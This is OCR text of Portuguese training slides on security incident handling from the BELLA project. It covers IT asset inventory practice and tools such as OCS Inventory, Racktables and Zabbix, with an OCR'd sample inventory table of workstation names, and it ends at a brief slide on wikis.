BELLA

Building the Europe Link to Latin America

Tratamento de Incidentes de Segurança

Módulo 3: Ferramentas


Italo Valcy
Gildásio Júnior

Supported by European Commission

Agenda

- Gerência de Inventário de TI
- Base de conhecimento: Wiki, RT
- Ferramentas de criptografia: gpg, openssl
- Ferramentas de apoio ao tratamento de Incidentes
- Detecção de atividade maliciosa: Honeypot, NFSEN

Ciclo de Tratamento de Incidentes (big picture)



Fonte: Incident Lifecicle - Computer Security Incident Handling Guide, NIST

Gestão de Inventário de TI

- Inventário de Ativos de TI: registro documentado da relação de ativos de informação da organização
  - Meios de armazenamento, transmissão e processamento da informação; equipamentos e sistemas utilizados para tal; itens de configuração dos serviços de TI; HW e SW
- Contatos administrativos/técnicos
- Informações sobre suporte, garantia e licenciamento
- Serviços suportados pelo ativo
- Local de divulgação de informações de segurança do ativo (Security Advisories)
- Livro de registro do ativo

Gestão de Inventário de TI

- Existem diversas formas de manter um inventário
  - Desde planilhas até sistemas de varredura ou agentes instalados nos ativos
- Antes de partir para as ferramentas de inventário, é necessário definir papéis e responsabilidades
  - Como as informações serão obtidas?
  - Qual a frequência?
  - Quem é responsável pela manutenção do inventário?
- Exemplos:
  - OCS-ng, iTop,Wiki, Racktables, OpenDCIM, fping, nmap, OSSIM, Zabbix (auto discovery), Vmware inventory, etc

Fonte: curso Gestão de Vulnerabilidade, SCI 2015, André Landim/RNP

Gestão de Inventário de TI




Imagem: Zabbix Inventory

Gestão de Inventário de TI





Imagem: Racktables

Gestão de Inventário de TI




Account info: TAG	Last inventory	Computer	User	Operating system	RAM (MB)	CPU (MHz)	Select	Delete
Biblioteca Piso 1	2015-11-18 10:55:25	CU	UnisabanaIT	Microsoft Windows 7 Professional	3241	2601		
Punto pago 1	2015-11-18 10:55:06	PORT-PRESADMIS4	presadmin54	Microsoft Windows 7 Professional	6662	2401		
Punto pago 1	2015-11-18 10:53:56	PORT-PRESADM144	presadmin144	Microsoft Windows 7 Professional	6662	2401		
Mesón	2015-11-18 10:53:49	CU-PAUTOSERV2	Pautoserv2	Microsoft Windows 7 Professional	3072	3200		
Mesón	2015-11-18 10:53:43	CU-PCAFE2	Pverde2	Microsoft Windows 7 Professional	1790	3200		
Facultad de Educación	2015-11-18 10:53:01	PORT-COORDMAE	coordinacionmae	Microsoft Windows 7 Professional	3298	2501		
Edificio F Salones	2015-11-18 10:52:54	CUFA204F01		Microsoft Windows 7 Professional	3072	3200		
Instituto de Posgrados FORUM	2015-11-18 10:52:54	S80-JOHNNATHAND	sandraroca	Microsoft Windows 7 Professional	3543	3000		
EICEA	2015-11-18 10:52:51	PORT-IVANGD	Ivangd	Microsoft Windows 7 Professional	4096	2501		
Studium	2015-11-18 10:52:43	LE-NOVACK3	studium	Microsoft Windows 7 Professional	3416	3401		
Punto pago 1	2015-11-18 10:52:37	PORT-PRESADM121	presadmin121	Microsoft Windows 7 Professional	6662	2401		
Dirección Financiera	2015-11-18 10:52:30	CU-CARLOSBA	aureliodeve	Microsoft Windows 8 Pro	6144	3201		
Dirección Central de Estudiantes	2015-11-18 10:51:58	PORT-CARLOSMOJI	carlosmoji	Microsoft Windows 7 Professional	6662	2401		
Facultad de Medicina	2015-11-18 10:51:11	CLI-JULIOML	julioml	Microsoft Windows 7 Professional	3543	3000		
Relaciones Internacionales	2015-11-18 10:49:43	CU-OFICINA	fabianmega	Microsoft Windows 10 Pro	3072	3200		
Edificio G Salones	2015-11-18 10:48:47	CUGA217F01	CUGA217F01	Microsoft Windows 7 Professional	3072	3200		
Punto pago 1	2015-11-18 10:48:40	PORT-PRESADM99	presadmin99	Microsoft Windows 7 Professional	6662	2401		

Imagem: OCS Invetory

Wiki

- Ferramenta de CMS que facilita a edição colaborativa
  - Auto link com WikiWords
  - Controle de versão
  - Edição colaborativa
